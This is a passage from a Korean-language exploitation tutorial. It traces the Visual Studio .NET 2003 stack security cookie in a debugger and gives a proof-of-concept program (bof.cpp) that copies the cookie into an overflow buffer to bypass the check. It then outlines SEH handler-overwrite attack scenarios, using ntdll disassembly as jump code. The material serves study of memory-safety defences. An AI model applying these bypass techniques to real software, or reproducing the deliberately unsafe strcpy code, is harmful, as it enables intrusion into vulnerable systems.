004011F4	.E8 37000000	CALL bof.__SEH_prolog	
004011F9	.BF 94000000	MOV EDI,94	
004011FE	.8BC7	MOV EAX,EDI	
00401200	.E8 DB190000	CALL bof._chkstk	
00401205	.8965 E8	MOV DWORD PTR SS:[EBP-18],ESP	
00401208	.8BF4	MOV ESI,ESP	
0040120A	.893E	MOV DWORD PTR DS:[ESI],EDI	
0040120C	.56	PUSH ESI	[_pVersionInformation GetVersionExA
0040120D	.FF15 0C604000	CALL DWORD PTR DS:[&KERNEL32.GetVersionExA]	
00401213	.8B4E 10	MOV ECX,DWORD PTR DS:[ESI+10]	
00401216	.890D E8864000	MOV DWORD PTR DS:[_osplatform],ECX	
0040121C	.8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]	
0040121F	.A3 F4864000	MOV DWORD PTR DS:[_winmajor],EAX	
00401224	.8B56 08	MOV EDX,DWORD PTR DS:[ESI+8]	
00401227	.8915 F8864000	MOV DWORD PTR DS:[_winminor],EDX	
0040122D	.8B76 0C	MOV ESI,DWORD PTR DS:[ESI+C]	
00401230	.81E6 FF7F0000	AND ESI,7FFF	
00401236	.8935 EC864000	MOV DWORD PTR DS:[_osver],ESI	
0040123C	.83F9 02	CMP ECX,2	
0040123F	.74 0C	JE SHORT bof.0040124D	
00401241	.81CF 00800000	OR ESI,8000	

[그림 36] trace Security Check Cookie

Security Cookie Check 함수로 진입하면 그림 36 과 같은 화면을 보게 된다.

제일 윗줄, 0x004011BA 에서 .data 영역에 저장되어있던 Security Cookie 값과 ECX 레지스터에 저장된, EBP - 4 지점에 저장되었던 값을 비교한 후 틀리면 0x004011C3 으로 jump 해서 report_failure 가 있는 곳으로 jump 한다.


F8로 계속 따라가면 SEH 가 실행되고 Buffer Overrun을 탐지했다는 메시지가 뜨는 것을 볼 수 있다.



[그림 37] Detect Buffer Overflow


자 그림 36의 화면으로 다시 진입해보자.

Security Cookie 값은 프로그램이 실행될 때 마다 틀려진다. 이번에 실행될 때 Security Cookie 값은 406A70CA 였다.



[그림 38] trace again for Security Check Cookie

그림 38에서 ECX에 들어간 변조된 값은 0x4153BF99 이고 EIP 레지스터는 Security Check Cookie 를 가리키고 있다. 이 상태에서 ECX 값을 원래 Security Cookie 값인 406A70CA 로 변경시켜보자.



[그림 39] modify ECX

004011BA	\$3B00 40804000	CMP ECX,DWORD PTR DS:[__security_cookie]	Registers (FF) EAX 0012FE68 ECX 40C47000 EDX AB004141 EBX 7FFD9000 ESP 0012FE64 EBP 0012FED8 ESI 00000A28 EDI 00000000
004011C0	.75 01	JNZ SHORT bof.004011C3	
004011C2	.C3	RETN	
004011C3	>E9 C1FFFFFF	JMP bof.report_failure	
004011C8	\$833D C8864000	CMP DWORD PTR DS:[__error_mode],2	
004011CF	.74 05	JE SHORT bof.004011D6	
004011D1	.E8 C2110000	CALL bof._FF_MSGBANNER	
004011D6	>FF7424 04	PUSH DWORD PTR SS:[ESP+4]	
004011DA	.E8 41100000	CALL bof._NMSG_WRITE	
004011DF	.68 FF000000	PUSH 0FF	

[그림 40] trace EchoString III

F8로 프로그램을 계속 진행시켜보면 이상 없이 0x004011C2 까지 흘러간 후 리턴되는 것을 볼 수 있다.

004011BA	\$3B00 40804000	CMP ECX,DWORD PTR DS:[__security_cookie]	status = FF (255.) _exit pVersionInformation GetVersionExA
004011C0	.75 01	JNZ SHORT bof.004011C3	
004011C2	.C3	RETN	
004011C3	>E9 C1FFFFFF	JMP bof.report_failure	
004011C8	\$833D C8864000	CMP DWORD PTR DS:[__error_mode],2	
004011CF	.74 05	JE SHORT bof.004011D6	
004011D1	.E8 C2110000	CALL bof._FF_MSGBANNER	
004011D6	>FF7424 04	PUSH DWORD PTR SS:[ESP+4]	
004011DA	.E8 41100000	CALL bof._NMSG_WRITE	
004011DF	.68 FF000000	PUSH 0FF	
004011E4	.FF15 44804000	CALL DWORD PTR DS:[_aexit_rtn]	
004011EA	.59	POP ECX	
004011EB	.59	POP ECX	
004011EC	.C3	RETN	
004011ED	.\$A 18	PUSH 18	
004011EF	.68 28614000	PUSH bof.00406128	
004011F4	.E8 37000000	CALL bof.__SEH_prolog	
004011F9	.BF 94000000	MOV EDI,94	
004011FE	.8BC7	MOV EAX,EDI	
00401200	.E8 DB190000	CALL bof._chkstk	
00401205	.8965 E8	MOV DWORD PTR SS:[EBP-18],ESP	
00401208	.8BF4	MOV ESI,ESP	
0040120A	.893E	MOV DWORD PTR DS:[ESI],EDI	
0040120C	.56	PUSH ESI	
0040120D	.FF15 0C604000	CALL DWORD PTR DS:[&{KERNEL32.GetVersionExA}]	
00401213	.8B4E 10	MOV ECX,DWORD PTR DS:[ESI+10]	
00401216	.890D E8864000	MOV DWORD PTR DS:[_osplatform],ECX	
0040121C	.8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]	
0040121F	.A3 F4864000	MOV DWORD PTR DS:[_winmajor],EAX	
00401224	.8B56 08	MOV EDX,DWORD PTR DS:[ESI+8]	
00401227	.8915 F8864000	MOV DWORD PTR DS:[_winminor],EDX	
0040122D	.8B76 0C	MOV ESI,DWORD PTR DS:[ESI+C]	
00401230	.81E6 FF7F0000	AND ESI,7FFF	
00401236	.8935 EC864000	MOV DWORD PTR DS:[_osver],ESI	
0040123C	.83F9 02	CMP ECX,2	
0040123F	.74 0C	JE SHORT bof.0040124D	

[그림 41] Security Check Cookie 우회

프로그램 내에서 .data 영역에 저장된 Security Cookie 값과 RET 값을 변조시킬 수 있다면 ShellCode 를 실행하는 것이 가능함을 알 수 있다.

하지만 Security Cookie 값은 실행될 때마다 그 값이 변하기 때문에 RET 앞에 위치한 Security Cookie 를 .data 영역에 저장된 Security Cookie 값과 일치하도록 조작하는 것은 거의 불가능할 뿐만 아니라 공격할 기회가 단 한번에 불과하다.

또한 .data 영역에 저장된 Security Cookie 값을 조작하려고 할 경우 Security Cookie 가 저장된 메모리 영역에 접근하여 수정하는 것이 필요한데 이것은 이미 BOF 의 범위를 넘어서는 것이 된다.

위의 이론이 실현 가능함을 증명하기 위해 POC Code를 구현해 보았으며 다소 억지가 있지만 일단은 잘 동작한다 _-;

POC Code를 보기 전에 VS .NET 2003 에서 달라진 것이 하나 더 있는데 6.0 에서는 char buf[100]에 대해 정확하게 100 개의 공간이 할당되었지만 2003 에서는 112 개의 공간을 할당한다.(최적화 옵션을

곤 Release 모드에서. 옵션이 Debug 이냐 Release 이냐 에 따라 공간이 틀려질 수 있다.)

아래 화면은 이를 확인해보기 위해 char 형 배열을 5, 10, 50, 100 개의 사이즈로 선언한 뒤 디스어셈블링을 해 본 결과이다.

```
void bufctest5(void)
{
00401030 55          push     ebp
00401031 8B EC       mov     ebp,esp
00401033 83 EC 0C    sub     esp,0Ch
00401036 A1 40 80 40 00 mov    eax,dword ptr [___security_cookie (408040h)]
0040103B 33 C5       xor     eax,ebp
0040103D 89 45 FC    mov    dword ptr [ebp-4],eax
    char buf5[5];
    return;
}
```

[그림 42] buffer size test 5

```
void bufctest10(void)
{
00401050 55          push     ebp
00401051 8B EC       mov     ebp,esp
00401053 83 EC 10    sub     esp,10h
00401056 A1 40 80 40 00 mov    eax,dword ptr [___security_cookie (408040h)]
0040105B 33 C5       xor     eax,ebp
0040105D 89 45 FC    mov    dword ptr [ebp-4],eax
    char buf10[10];
    return;
}
```

[그림 43] buffer size test 10

```
void bufctest50(void)
{
00401070 55          push     ebp
00401071 8B EC       mov     ebp,esp
00401073 83 EC 38    sub     esp,38h
00401076 A1 40 80 40 00 mov    eax,dword ptr [___security_cookie (408040h)]
0040107B 33 C5       xor     eax,ebp
0040107D 89 45 FC    mov    dword ptr [ebp-4],eax
    char buf50[50];
    return;
}
```

[그림 44] buffer size test 50

```
void bufctest100(void)
{
00401090 55          push     ebp
00401091 8B EC       mov     ebp,esp
00401093 83 EC 70    sub     esp,70h
00401096 A1 40 80 40 00 mov    eax,dword ptr [___security_cookie (408040h)]
0040109B 33 C5       xor     eax,ebp
0040109D 89 45 FC    mov    dword ptr [ebp-4],eax
    char buf100[100];
    return;
}
```

[그림 45] buffer size test 100

그림 42에서 45까지의 결과를 보면 알 수 있듯이 일정하게 정해진 크기 없이 선언된 배열보다 조금 크게 공간이 할당된다. 아마 Security Cookie 값이 들어가는 공간을 더 할당하는 것 같은데 정확한 내용은 알 수 없고 MSDN 어딘가를 뒤져보면 나와 있을거란 생각이 들지만


```

#include <windows.h>
#include <stdio.h>

void EchoString(void);
char temp[150];

int main(int argc, char *argv[])
{
    if(argc > 1)
    {
        memcpy(temp, argv[1], sizeof(char)*150);

        EchoString();
        return 0;
    }
}

void EchoString(void)
{
    char buf[100];

    __asm
    {
        // xor 처리된 Security Cookie 값을 ebx에 저장
        mov ebx, dword ptr [ebp-4];

        // RET 앞 Security Cookie 가 위치할 부분에 ebx 값 저장
        mov dword ptr [temp+108], ebx;
    }

    printf("buf Address : [0x%p]\n", buf);
    strcpy(buf, temp);
}

```

[그림 47] bof.cpp

취약한 소스 bof.cpp 는 약간의 변화가 있다. 인라인 어셈블리에서 argv[1] 에 저장된 메모리의 내용을 수정할 줄 몰라--; 전역변수 temp 배열을 만들어 argv[1] 값을 복사한 뒤 인라인 어셈블리에서 내용을 조작하였다.

인라인 어셈 부분만 살펴보면 될 것이다.

```


__asm
{
    // xor 처리된 Security Cookie 값을 ebx에 저장
    mov ebx, dword ptr [ebp-4];

    // RET 앞 Security Cookie 가 위치할 부분에 ebx 값 저장
    mov dword ptr [temp+108], ebx;
}

```


[그림 48] __asm function of bof.cpp

소스는 간단하다. ebp - 4 에 저장된, ebp 값과 xor 연산된 결과 값을 ebx 레지스터에 저장한 뒤 temp 배열의 108 째 부분에 복사한다. 이 부분은 buf 배열이 덮어쓰워질 때 Security Cookie 값이 저장되는 위치이다.



[그림 49] 공격이 실행된 후 bof.exe 의 stack

strcpy 함수가 실행된 뒤 Stack 의 모습은 그림 49와 같을 것이다.
 프로그램을 실행한 결과는 아래와 같다.



[그림 50] attack.exe 실행 결과

POC Code 를 만드는 중 발견한 사항 한가지와 이상한 사항 한가지가 있다.

먼저 발견한 것은 Security Cookie 값이 ebp - 4 지점에 저장될 때 사용되는 xor ebp 구문이 ebp 가 가리키는 메모리 주소에 저장된 내용을 xor 연산하는 것이 아니라 단순히 ebp 값을 체크하는 것이기 때문에 위에서 언급하였던 sfp 값이 변조되었는지의 여부는 탐지하지 못한다는 것이다. 실제 위의 POC Code 에서도 sfp 값은 0x41414141 로 변조되었지만 Security Check 함수는 이를 탐지하지 못하였다. 이 글을 작성하는 시점에야 만약 처음 생각했던 대로 ebp 가 가리키는 메모리 주소에 저장된 내용을 xor 연산하는 것이라면,

```
xor eax, dword ptr[ebp]
```

가 되어야 한다는 것을 알았다.(저 문법이 맞는지는 모르겠다 _-;))

또 이상한 것은 그림 50에서 보여지다시피 buf 배열이 시작하는 주소인 0x0012fe6c 를 RET 값으로 temp 배열에 저장시키면 유니코드 테이블에 의해 3f 처리를 당하는 것이다. 12 부분이 3f로 처리되는데 앞 절에서 살펴보았던 Visual Studio 6.0 에서는 0x0012~ 로 시작하는 주소가 전혀 유니코드 처리를 당하지 않고 잘 되었었다. 혹시 내일 다른 시스템에서 하면 될려나... _-;

SEH Overflow

Visual Studio .NET 2003, Windows XP SP2 한글판

SEH는 Structured Exception Handling 의 약자로서 운영체제인 윈도우에서 지원하는 예외처리 기법이다. C++ 에서 지원하는 예외처리와는 다른 것이다.

프로그램의 실행 중 예외 상황이 발생했을 때 SEH 에 의해 해당 예외가 처리되게 되며 UNIX 계열에서 signal 을 사용하는 것과 비슷하다. 이 SEH 는 user-mode, kernel-mode 모두에서 동작하며 Borland 가 특허권을 소유하고 있는 기술의 구현이다.

Exception 자체는 윈도우에서 이벤트의 하나로 정의되어 있으며 Hardware Exception, Software Exception 의 두 개의 종류가 있다. 프로그램이 잘못된 주소를 참조하는 경우 Hardware Exception 이, 잘못된 핸들을 달으려 시도하는 경우에는 Software Exception 이 해당 예외를 처리한다.

아래는 Exception Handler 구조체의 모습이다.

```
EXCEPTION_DISPOSITION __cdecl _except_handler (  
    struct _EXCEPTION_RECORD *ExceptionRecord,  
    void * EstablisherFrame,  
    struct _CONTEXT *ContextRecord,  
    void * DispatcherContext  
);
```

[그림 51] _exception_handler

그림 51에서 두 번째 인자인 EstablisherFrame 변수가 뒤에서 설명할 EXCEPTION_REGISTRATION 구조체를 가리킨다.

Exception Handler 를 등록하는(register) 것은 Function Pointer 를 Chain 에 집어넣는(insert) 것으로 표현되고는 한다. C 나 C++ 같은 고수준의 언어는 Register Exception Handler 를 프롤로그(prologue) 시에 생성하고 에필로그(epilogue) 시에 삭제한다.


Exception Handler 의 Chain 은 EXCEPTION_REGISTRATION_RECORD(또는 EXCEPTION_REGISTRATION) 라는 구조체로 되어 있으며 구조체의 내용은 아래와 같다.

```
typedef struct _EXCEPTION_REGISTRATION  
{  
    EXCEPTION_REGISTRATION *prev;  
    EXCP_HANDLER handler;  
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

[그림 52] Structure EXCEPTION_REGISTRATION

EXCEPTION_REGISTRATION 구조는 두 개의 구성요소를 가지고 있는데 첫 번째는 이전 EXCEPTION_REGISTRATION 구조를 가리키는 포인터이고 두 번째는 Exception Handler를 가리키는 포인터이다.

아래는 EXCEPTION_REGISTRATION 의 layout 이다.



[그림 53] EXCEPTION_REGISTRATION layout

모든 프로세스의 모든 스레드는 스레드의 초기화 과정에서 적어도 한 개의 예외 핸들러를 가지는데 이 핸들러에 관한 정보는 EXCEPTION_REGISTRATION 구조 내의 Stack에 저장되고 첫 번째 EXCEPTION_REGISTRATION 구조를 가리키는 포인터는 스레드 환경 블록(TEB or TIB)(Thread Environment Block)에 저장된다. 즉 예외가 발생하면 운영체제는 해당 예외가 발생한 스레드의 TEB를 찾아 EXCEPTION_REGISTRATION 구조체의 포인터를 가져온 뒤 가져온 구조체의 첫 번째 필드를 통해 _except_handler3 함수를 호출하는 것이다.(EXCEPTION_REGISTRATION 구조의 head 는 fs[0] 레지스터를 통해 접근할 수 있다)

Exception Handler 를 등록하는 것은 4개의 Instruction 으로 이루어진다.

```

push    0xXXXXXX
; 현재 스레드의 Exception Handler(_except_handler3)를 stack 에 저장한다.

mov     eax, fs:[00000000]
; 기존의 핸들러를 eax 에 저장한다.
; fs:[00000000] 은 EXCEPTION_REGISTRATION 의 Head를 가리킨다.

push    eax
; eax 레지스터를 stack 에 저장한다. EXCEPTION_REGISTRATION 이 완성된다.

```




```
mov fs:[00000000], esp
```

; 현재 fs 레지스터의 값을 만들어진 EXCEPTION_REGISTRATION_RECORD 값으로 수정한다.

; EXCEPTION_REGISTRATION 구조체는 prev, handler 의 순서로 되어있으므로 Stack에 handler 를 push 하고, prev 즉, 기존의 EXCEPTION_REGISTRATION 구조체 포인터를 push 한 후 Stack Pointer 를 FS:[0] 에 할당하는 것이다.

아래 그림은 기본적인 Chain 의 또 다른 layout 이다.



[그림 54] another layout EXCEPTION_REGISTRATION

위의 그림에서 볼 수 있듯이 하나의 프로그램이 실행되면 기본적으로 3개의 handler 가 예외 처리를 담당하게 된다. 공격자는 Security Cookie를 검사하는 루틴에 들어가기 전 예외를 발생시켜 EXCEPTION_REGISTRATION 구조의 두 번째 포인터(Exception Handler)를 덮어쓰워 해당 포인터가 Stack 내의 shellcode 를 가리키게 함으로써 Stack Overflow를 시도할 수 있다. 이 방법으로 Security Cookie 에 의한 Stack Overflow Detection 을 우회할 수 있다.

MS에서는 이를 방지하기 위해 Windows 2003 에서 SEH를 수정하였다. 예외 핸들러는 등록되고 모듈에 있는 모든 핸들러의 주소는 모듈의 Load Configuration Directory에 저장된다. 예외가 발생하게 되면 핸들러가 실행되기 전 등록된 핸들러의 주소 리스트와 비교하고, 일치하는 것이 발견될 경우 핸들러를 실행한다.

이때 중요한 세가지는 첫째, EXCEPTION_REGISTRATION 구조로부터 얻어진 핸들러의 주소가 로드된 모듈의 주소범위 밖에 있을 경우 등록된 리스트와의 비교 결과에 상관없이 실행된다는 것이다. 두번째는 핸들러의 주소가 Stack 상의 주소를 가리킬 경우는 실행되지 않는다는 것이다. 마지막으로 핸들러의 주소가 Heap 주소라면 실행이 된다.

여기에서 가능한 공격 시나리오 세가지는 아래와 같다.

1. Local Stack Overflow 시 Security Cookie, RET, EXCEPTION_REGISTRATION 구조를 모두 덮어써서 핸들러를 가리키는 포인터를 이미 등록된 핸들러를 가리키게 설정한다.
2. 1과 동일하게 시도한 뒤 핸들러를 가리키는 포인터를 로드된 모듈의 범위 바깥에 있는 주소를 가

리키게 하여 공격자가 버퍼로 되돌아갈 수 있는 코드 또는 명령어를 가리키게 한다.

3. Heap 메모리에 Exploit Code를 포함한 버퍼를 로드한 후 핸들러를 가리키는 포인터를 Heap 버퍼의 주소로 덮어쓴다.

1번 시나리오

예외 상황이 발생하여 SEH 가 호출되었을 때 esp 레지스터가 포함된 포인터를 이용해 아래의 3개 구조체에 접근할 수 있다.

esp+4	EXCEPTIONRECORD 구조체를 가리키는 포인터
esp+8	EXCEPTION_REGISTRATION 구조체를 가리키는 포인터
esp+0Ch	CONTEXT record 구조체를 가리키는 포인터

위의 표에서 볼 수 있듯이 esp+8 을 이용해 EXCEPTION_REGISTRATION 구조체에 접근할 수 있고 EXCEPTION_REGISTRATION+4 를 이용해 Exception Handler 에 접근할 수 있다.

다음으로 이미 등록된 핸들러 중에서 사용 가능한 코드들이 있는지 찾아봐야 하는데 바로 위에서 살펴본것과 같이 esp 또는 ebp 로 돌아갈 수 있는 코드들을 찾으면 된다.

[Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server](#) 문서에서는 ntdll.dll 의 Load Configuration Directory 안에 등록된 핸들러에서 사용 가능한 적절한 코드를 찾을 수 있다고 되어 있는데 Load Configuration Directory 가 뭔지 몰라서 olly 디버거에서 해당 코드를 이용하여 search 해 보았다.

원문에서는 0x77F45A34 에 등록된 핸들러가, 이용 가능한 코드들은 0x77F45A3F 에 있다고 되어 있으나 테스트한 시스템에서는 해당 코드가 0x7C93EE23 에서 발견되었다.

7C93EE23	8B5D 0C	MOV EBX,DWORD PTR SS:[EBP+C]
7C93EE26	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
7C93EE29	F740 04 060000	TEST DWORD PTR DS:[EAX+4],6
7C93EE30	0F85 AB000000	JNZ ntdll.7C93EEE1
7C93EE33	8945 F8	MOV DWORD PTR SS:[EBP-8],EAX
7C93EE36	8B45 10	MOV EAX,DWORD PTR SS:[EBP+10]
7C93EE39	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX
7C93EE3F	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]
7C93EE42	8943 FC	MOV DWORD PTR DS:[EBX-4],EAX
7C93EE45	8B73 0C	MOV ESI,DWORD PTR DS:[EBX+C]
7C93EE48	8B7B 08	MOV EDI,DWORD PTR DS:[EBX+8]
7C93EE4B	53	PUSH EBX
7C93EE4C	E8 77190200	CALL ntdll.7C9607C8
7C93EE51	83C4 04	ADD ESP,4
7C93EE54	0BC0	OR EAX,EAX
7C93EE56	74 78	JE SHORT ntdll.7C93EE03
7C93EE58	83FE FF	CMP ESI,-1
7C93EE5B	74 7D	JE SHORT ntdll.7C93EE0A
7C93EE5D	8D0C76	LEA ECX,DWORD PTR DS:[ESI+ESI*2]
7C93EE60	8B448F 04	MOV EAX,DWORD PTR DS:[EDI+ECX*4+4]
7C93EE64	0BC0	OR EAX,EAX
7C93EE66	74 59	JE SHORT ntdll.7C93EEC1
7C93EE68	56	PUSH ESI
7C93EE69	55	PUSH EBP
7C93EE6A	8D6B 10	LEA EBP,DWORD PTR DS:[EBX+10]
7C93EE6D	330B	XOR EBX,EBX
7C93EE6F	3303	XOR ECX,ECX
7C93EE71	3302	XOR EDX,EDX
7C93EE73	33F6	XOR ESI,ESI
7C93EE75	33F6	XOR EDI,EDI
7C93EE77	FFD0	CALL EAX
7C93EE79	5D	POP EBP
7C93EE7A	5E	POP ESI
7C93EE7B	8B5D 0C	MOV EBX,DWORD PTR SS:[EBP+C]
7C93EE7E	0BC0	OR EAX,EAX
7C93EE80	74 3F	JE SHORT ntdll.7C93EEC1
7C93EE82	78 48	JNS SHORT ntdll.7C93EECC
7C93EE84	8B7B 08	MOV EDI,DWORD PTR DS:[EBX+8]
7C93EE87	53	PUSH EBX
7C93EE88	E8 91000000	CALL ntdll.7C93EF1E
7C93EE8D	83C4 04	ADD ESP,4
7C93EE90	8B6B 10	LEA EBP,DWORD PTR DS:[EBX+10]

